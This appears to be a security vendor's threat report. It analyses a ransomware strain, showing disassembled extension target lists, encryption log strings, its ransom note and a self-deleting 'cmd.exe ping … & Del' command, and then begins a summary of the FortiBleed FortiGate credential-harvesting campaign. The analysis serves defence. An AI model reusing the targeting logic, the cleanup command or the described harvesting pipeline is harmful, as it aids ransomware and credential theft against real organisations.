mov     [rbp+3A0h+var_3E8], rax
lea     rcx, aIso        ; ".iso"
mov     [rbp+3A0h+var_378], rcx
lea     rax, aDll_0      ; ".DLL"
mov     [rbp+3A0h+var_3E0], rax
lea     rcx, aTmp_0      ; ".tmp"
mov     [rbp+3A0h+var_370], rcx
lea     rax, aLib        ; ".lib"
mov     [rbp+3A0h+var_3D8], rax
lea     rcx, aIni        ; ".ini"
mov     [rbp+3A0h+var_368], rcx
lea     rax, aLib_0      ; ".LIB"
mov     [rbp+3A0h+var_3D0], rax
lea     rcx, aLog        ; ".log"
mov     [rbp+3A0h+var_360], rcx
lea     rax, aRll        ; ".rll"
lea     rcx, aSvclog     ; ".svclog"
mov     [rbp+3A0h+var_3C8], rax
mov     [rbp+3A0h+var_358], rcx
lea     rax, aSys        ; ".sys"
lea     rcx, aInf        ; ".inf"
```

```
lea     rax, aBat        ; ".bat"
lea     rcx, aChm        ; ".chm"
mov     [rbp+3A0h+var_3A8], rdx
mov     [rbp+3A0h+var_348], rcx
lea     rdx, aDat        ; ".dat"
lea     rcx, aRtf        ; ".rtf"
mov     [rbp+3A0h+var_3B8], rax
mov     [rbp+3A0h+var_340], rcx
lea     rax, pszSrch     ; ".cmd"
lea     rcx, aCfg        ; ".cfg"
mov     [rbp+3A0h+var_3A0], rdx
mov     [rbp+3A0h+var_338], rcx
lea     rdx, aIcn        ; ".icn"
lea     rcx, aPlist      ; ".plist"
mov     [rbp+3A0h+var_3B0], rax
mov     [rbp+3A0h+var_330], rcx
lea     rcx, aResources ; ".resources"
mov     [rbp+3A0h+var_328], rcx
lea     rcx, aAwk        ; ".awk"
mov     [rbp+3A0h+var_320], rcx
lea     rcx, aVim        ; ".vim"
mov     [rbp+3A0h+var_318], rcx
lea     rcx, aTemplate   ; ".template"
mov     [rbp+3A0h+var_310], rcx
lea     rcx, aDesktop    ; ".desktop"
mov     [rbp+3A0h+var_308], rcx
lea     rcx, aMui        ; ".mui"
mov     [rbp+3A0h+var_300], rcx
lea     rcx, aAl         ; ".al"
mov     [rbp+3A0h+var_2F8], rcx
lea     rcx, aNanorc     ; ".nanorc"
mov     [rbp+3A0h+var_2F0], rcx
lea     rcx, aIx         ; ".ix"
mov     [rbp+3A0h+var_2E8], rcx
lea     rcx, aVersion    ; ".version"
```

```
lea     rcx, aSample     ; ".sample"
mov     [rbp+3A0h+var_2D8], rcx
lea     rcx, aCat        ; ".cat"
mov     [rbp+3A0h+var_2D0], rcx
lea     rcx, aCmake      ; ".cmake"
mov     [rbp+3A0h+var_2C8], rcx
lea     rcx, aConfig     ; ".config"
mov     [rbp+3A0h+var_2C0], rcx
mov     [rbp+3A0h+var_398], rdx
lea     rcx, aDefault    ; ".default"
mov     [rbp+3A0h+var_2A0], rax
mov     [rbp+3A0h+var_2B8], rcx
mov     rdx, rax         ; pszSrch
lea     rcx, aInfLoc     ; ".inf_loc"
mov     [rbp+3A0h+var_2B0], rcx
lea     rcx, aMan        ; ".man"
mov     [rbp+3A0h+var_2A8], rcx
lea     rcx, aReadmeHtml ; "!!README!!.html"
mov     [rbp+3A0h+var_298], rcx
lea     rcx, aReadmeHtml_0 ; "__README__.html"
```

The file targets database files by providing a large list of various database file extensions (partial list):

Copyright © 2026 Cynet

```
lea     rax, a4dd       ; ".4dd"
mov     rdi, rcx
mov     [rsp+580h+pszSrch], rax
lea     rax, a4dl       ; ".4dl"
mov     [rsp+580h+var_558], rax
lea     rax, aAccdb     ; ".accdb"
mov     [rsp+580h+var_550], rax
lea     rax, aAccdc     ; ".accdc"
mov     [rsp+580h+var_548], rax
lea     rax, aAccde     ; ".accde"
mov     [rsp+580h+var_540], rax
lea     rax, aAccdr     ; ".accdr"
mov     [rsp+580h+var_538], rax
lea     rax, aAccdt     ; ".accdt"
mov     [rsp+580h+var_530], rax
lea     rax, aAccft     ; ".accft"
mov     [rsp+580h+var_528], rax
lea     rax, aAdb       ; ".adb"
mov     [rsp+580h+var_520], rax
lea     rax, aAde       ; ".ade"
mov     [rsp+580h+var_518], rax
lea     rax, aAdf       ; ".adf"
mov     [rsp+580h+var_510], rax
lea     rax, aAdp       ; ".adp"
mov     [rsp+580h+var_508], rax
lea     rax, aArc       ; ".arc"
mov     [rbp+480h+var_500], rax
lea     rax, aOra       ; ".ora"
mov     [rbp+480h+var_4F8], rax
lea     rax, aAlf       ; ".alf"
mov     [rbp+480h+var_4F0], rax
lea     rax, aAsk       ; ".ask"
mov     [rbp+480h+var_4E8], rax
lea     rax, aBtr       ; ".btr"
```

```
lea     rax, aBdf       ; ".bdf"
mov     [rbp+480h+var_4D8], rax
lea     rax, aCat       ; ".cat"
mov     [rbp+480h+var_4D0], rax
lea     rax, aCdb       ; ".cdb"
mov     [rbp+480h+var_4C8], rax
lea     rax, aCkp       ; ".ckp"
mov     [rbp+480h+var_4C0], rax
lea     rax, aCma       ; ".cma"
mov     [rbp+480h+var_4B8], rax
lea     rax, aCpd       ; ".cpd"
mov     [rbp+480h+var_4B0], rax
lea     rax, aDacpac    ; ".dacpac"
mov     [rbp+480h+var_4A8], rax
lea     rax, aDad       ; ".dad"
mov     [rbp+480h+var_4A0], rax
lea     rax, aDadiagrams ; ".dadiagrams"
mov     [rbp+480h+var_498], rax
lea     rax, aDaschema  ; ".daschema"
mov     [rbp+480h+var_490], rax
lea     rax, aDb        ; ".db"
mov     [rbp+480h+var_488], rax
lea     rax, aDbShm     ; ".db-shm"
mov     [rbp+480h+var_480], rax
lea     rax, aDbWal     ; ".db-wal"
mov     [rbp+480h+var_478], rax
lea     rax, aDb3       ; ".db3"
mov     [rbp+480h+var_470], rax
lea     rax, aDbc       ; ".dbc"
mov     [rbp+480h+var_468], rax
lea     rax, aDbf       ; ".dbf"
mov     [rbp+480h+var_460], rax
lea     rax, aDbs       ; ".dbs"
mov     [rbp+480h+var_458], rax
lea     rax, aDbt       ; ".dbt"
```

```
lea     rax, aDbv       ; ".dbv"
mov     [rbp+480h+var_448], rax
lea     rax, aDbx       ; ".dbx"
mov     [rbp+480h+var_440], rax
lea     rax, aDcb       ; ".dcb"
mov     [rbp+480h+var_438], rax
lea     rax, aDct       ; ".dct"
mov     [rbp+480h+var_430], rax
lea     rax, aDcx       ; ".dcx"
mov     [rbp+480h+var_428], rax
lea     rax, aDdl       ; ".ddl"
mov     [rbp+480h+var_420], rax
lea     rcx, aKdb       ; ".kdb"
lea     rax, aDlis      ; ".dlis"
mov     [rbp+480h+var_2F0], rcx
mov     [rbp+480h+var_418], rax
lea     rax, aDp1       ; ".dp1"
mov     [rbp+480h+var_410], rax
lea     rax, aDqy       ; ".dqy"
mov     [rbp+480h+var_408], rax
lea     rax, aDsk       ; ".dsk"
mov     [rbp+480h+var_400], rax
lea     rax, aDsn       ; ".dsn"
mov     [rbp+480h+var_3F8], rax
lea     rax, aDtsx      ; ".dtsx"
mov     [rbp+480h+var_3F0], rax
lea     rax, aDxl       ; ".dxl"
mov     [rbp+480h+var_3E8], rax
lea     rax, aEco       ; ".eco"
mov     [rbp+480h+var_3E0], rax
lea     rax, aEcx       ; ".ecx"
mov     [rbp+480h+var_3D8], rax
lea     rax, aEdb       ; ".edb"
mov     [rbp+480h+var_3D0], rax
lea     rax, aEpim      ; ".epim"
```

The file also targets virtual machine files:

```
lea     rax, aVhd       ; ".vhd"
mov     [rsp+590h+var_538], rax
lea     rax, aVmdk      ; ".vmdk"
mov     [rsp+590h+var_530], rax
lea     rax, aPvm       ; ".pvm"
mov     [rsp+590h+var_528], rax
lea     rax, aVmem      ; ".vmem"
mov     [rsp+590h+var_520], rax
lea     rax, aVmsn      ; ".vmsn"
mov     [rsp+590h+var_518], rax
lea     rax, aVmsd      ; ".vmsd"
mov     [rbp+490h+var_510], rax
lea     rax, aNvram     ; ".nvram"
mov     [rbp+490h+var_508], rax
lea     rax, aVmx       ; ".vmx"
mov     [rbp+490h+var_500], rax
lea     rax, aRaw       ; ".raw"
```

```
lea     rax, aQcow2     ; ".qcow2"
mov     [rbp+490h+var_4F0], rax
lea     rax, aSubvol    ; ".subvol"
mov     [rbp+490h+var_4E8], rax
lea     rax, aBin       ; ".bin"
mov     [rbp+490h+var_4E0], rax
lea     rax, aVsv       ; ".vsv"
mov     [rbp+490h+var_4D8], rax
lea     rax, aAvhd      ; ".avhd"
mov     [rbp+490h+var_4D0], rax
lea     rax, aVmrs      ; ".vmrs"
mov     [rbp+490h+var_4C8], rax
lea     rax, aVhdx      ; ".vhdx"
mov     [rbp+490h+var_4C0], rax
lea     rax, aAvdx      ; ".avdx"
mov     [rbp+490h+var_4B8], rax
lea     rax, aVmcx      ; ".vmcx"
```

The file code shows that close to the termination of the ransomware process, a command line will be executed, sending a single echo request to Cloudflare's DNS service and then deleting a file:

Copyright © 2026 Cynet

```
call    cs:GetModuleFileNameA
lea     r9, [rsp+418h+Filename]
mov     edx, 208h
lea     r8, aCmdExeCPing111 ; "cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > "...
lea     rcx, [rsp+418h+CommandLine]
call    sub_140006B40
lea     rax, [rsp+418h+ProcessInformation]
xor     r9d, r9d        ; lpThreadAttributes
mov     [rsp+418h+lpProcessInformation], rax ; lpProcessInformation
lea     rdx, [rsp+418h+CommandLine] ; lpCommandLine
lea     rax, [rsp+418h+StartupInfo]
xor     r8d, r8d        ; lpProcessAttributes
mov     [rsp+418h+lpStartupInfo], rax ; lpStartupInfo
xor     ecx, ecx        ; lpApplicationName
xor     eax, eax
mov     [rsp+418h+lpCurrentDirectory], rax ; lpCurrentDirectory
mov     [rsp+418h+lpEnvironment], rax ; lpEnvironment
mov     [rsp+418h+dwCreationFlags], 8000000h ; dwCreationFlags
mov     [rsp+418h+bInheritHandles], eax ; bInheritHandles
call    cs:CreateProcessA
mov     rcx, [rsp+418h+ProcessInformation.hThread] ; hObject
call    cs:CloseHandle
mov     rcx, [rsp+418h+ProcessInformation.hProcess] ; hObject
call    cs:CloseHandle
```

```
aCmdExeCPing111 db 'cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"',0
                                        ; DATA XREF: sub_140006A40+85↑o
```

The file's strings contain verbose log messages that provide information on the runtime status of the file:

```
[GenerationFileKeys] Fail generation chahca20 key\n
[GenerationFileKeys] Fail generation chahca20 nonce\n
[GenerationFileKeys] Fail encrypt chacha20 key + chacha20 nonce\n
[OpenEncryptFile] File %ls fail set read only attributes.\n
[OpenEncryptFile] File %ls success set read only to write-read attributes.\n
[OpenEncryptFile] MoveFileExW failed: %lu\n
[OpenEncryptFile] Renamed to %ls\n
```

```
[ProcessFile] Start encrypt file: %ls\n
[ProcessFile] Fail generation ChaCha20Key\n
[ProcessFile] Can't open file %ls. GetLastError = %lu\n
[ProcessFile] Fail write encrypt info db %ls. GetLastError = %lu\n
[ProcessFile] Fail write encrypt info VM %ls. GetLastError = %lu\n
```

```
[main] Fail get crypto provider
[main] Fail init RSA-public key:  %d\n
[main] Error message: %s\n
[main] Encrypt thread count: %d\n
[main] Elapsed: %.6f s\n
```

```
[GenerationReadmeHTML] Error formatting path\n
[GenerationReadmeHTML] Error creating file: %ls\n
```

Dynamic Analysis


Ransom note creation

Once executed, the process starts scanning the host's file system, to map its targets. Then, it proceeds by creating the ransom note file "`__README__.html`" and dropping it into every targeted folder.



The ransom note addresses the management and employees separately. It informs the managers of the "scheduled network penetration test" done and instruct them to contact the group via the provided contact information, otherwise data collected will be published publicly. Addressing employees, the note states that the encryption is planned with the company's IT, and that personal information of the employees was collected and will be disclosed unless management cooperates.


Copyright © 2026 Cynet




Encryption

Concurrent with the ransom note creation, the process initiates encryption of files, appending every affected file with the extension "`.cmd`".

Copyright © 2026 Cynet




Encrypted files also contain a “Start” and “End” tags of [CMD]:




Cleanup


When encryption is done, the process completes its operations by executing an instance of “cmd.exe” with parameters to send a single echo request to Cloudflare’s DNS IP- 1.1.1.1 that will wait for a reply for 3 seconds and then deletes the ransomware file from the host:



Copyright © 2026 Cynet



Full Process Tree:



MITRE ATT&CK Tactics and Techniques

Execution	Stealth	Discovery	Impact
Native API	Debugger Evasion	Debugger Evasion	Data Encrypted for Impact
Command and Scripting Interpreter	Indicator Removal	File and Directory Discovery	
	Selective Exclusion	System Information Discovery	

Cynet vs CMD organization Ransomware


Note: During the execution simulation, Cynet's unified cybersecurity platform is configured in detection mode (without prevention) to allow CMD organization Ransomware to execute its full flow. This lets Cynet detect and log each step of the attack.

Fortunately, Cynet can detect and prevent this malware using multiple mechanisms:

Copyright © 2026 Cynet


File Attempt To Run

Cynet's AV/AI engine detects that a malicious file was dumped on the disk or is attempting to run:



Threat Intelligence Detection Malicious Binary


In addition to Cynet's AV mechanism, Cynet also utilizes 3rd party cyber threat intelligence data to detect the presence of suspicious or malicious files:



Unauthorized File Operation Attempt

This mechanism detects attempts to modify Cynet's Ransomware decoy files:

Copyright © 2026 Cynet



Copyright © 2026 Cynet



Cynet Lighthouse: A Peek Into the Darknet

FortiBleed Credential Compromise Campaign

FortiBleed is a large-scale global credential compromise campaign targeting internet-facing Fortinet FortiGate firewalls and SSL VPN infrastructure. The campaign represents one of the most significant recent exposures involving perimeter security appliances, with threat actors leveraging compromised credentials to gain unauthorized access to enterprise environments worldwide.

Executive summary

FortiBleed is a financially motivated credential-harvesting and initial-access-brokering (IAB) operation that abuses internet-exposed Fortinet FortiGate firewalls, and, in parallel, several other edge-appliance classes, to passively harvest, crack, and reuse authentication material at industrial scale. The operation became public not through a victim disclosure but because the operators left their own aggregation infrastructure exposed on the open internet, which security researcher Volodymyr "Bob" Diachenko of SecurityDiscovery.com identified in mid-June 2026.

The defining characteristic of FortiBleed is not a vulnerability but a repeatable pipeline: mass-scan exposed devices, brute-force or credential-stuff access, deploy a passive sniffer on compromised FortiGates that reads authentication traffic via a native diagnostic command, crack captured hashes on a rented GPU cluster, then replay and reuse the resulting credentials for lateral movement and data theft. Fortinet has stated the activity does not exploit a new Fortinet vulnerability and instead relies on credential reuse and weak/MFA-less authentication. The operation is assessed to be run by a multi-operator crew, and a separate vendor analysis links a Russian-speaking forum seller to the activity, though that attribution is not independently confirmed.

A central analytical theme runs through this case: the outward operational maturity of FortiBleed (custom Go tooling, distributed GPU cracking, AI-assisted workflow, revenue-tiered targeting, multi-operator collaboration) sits alongside basic operational-security failures that mirror the very weaknesses the crew monetizes in its victims.

Copyright © 2026 Cynet




Source of the Exposure

The investigation originated from an exposed directory the operators left reachable on the open internet, surfaced publicly by Diachenko in mid-June 2026. SOCRadar's Threat Research Unit (STRU) traced the initial lead to an aggregator node at 85.11.187[.]8:9999 and, from there, reportedly pivoted to more than 250 additional operation-linked servers, gaining visibility into the actors' tooling, logs, scripts, and credential catalog. In other words, the public record of FortiBleed is the byproduct of the operators' own misconfiguration, not a defensive intrusion or a victim's breach notice, the dataset that made it news is the operation's working output, not the crime itself.

Multiple vendors examined the same exposed material and reached broadly consistent technical conclusions while differing on actor framing and headline counts. The discussion below separates confirmed findings from claims and notes where reporting diverges.

Copyright © 2026 Cynet

The LinkedIn post:



Quantifying the Operation

Figures across sources measure different things and should not be collapsed into a single number. They are presented here as attributed, distinct metrics.

Scope of targeting and exposure (varies by source and by what is being counted):

- SOCRadar assesses the campaign targeted more than 430,000 FortiGate firewalls worldwide and, at the time of its report, was actively sniffing roughly 19,000 devices out of 80,553 identified targets across 23,406 unique domains.
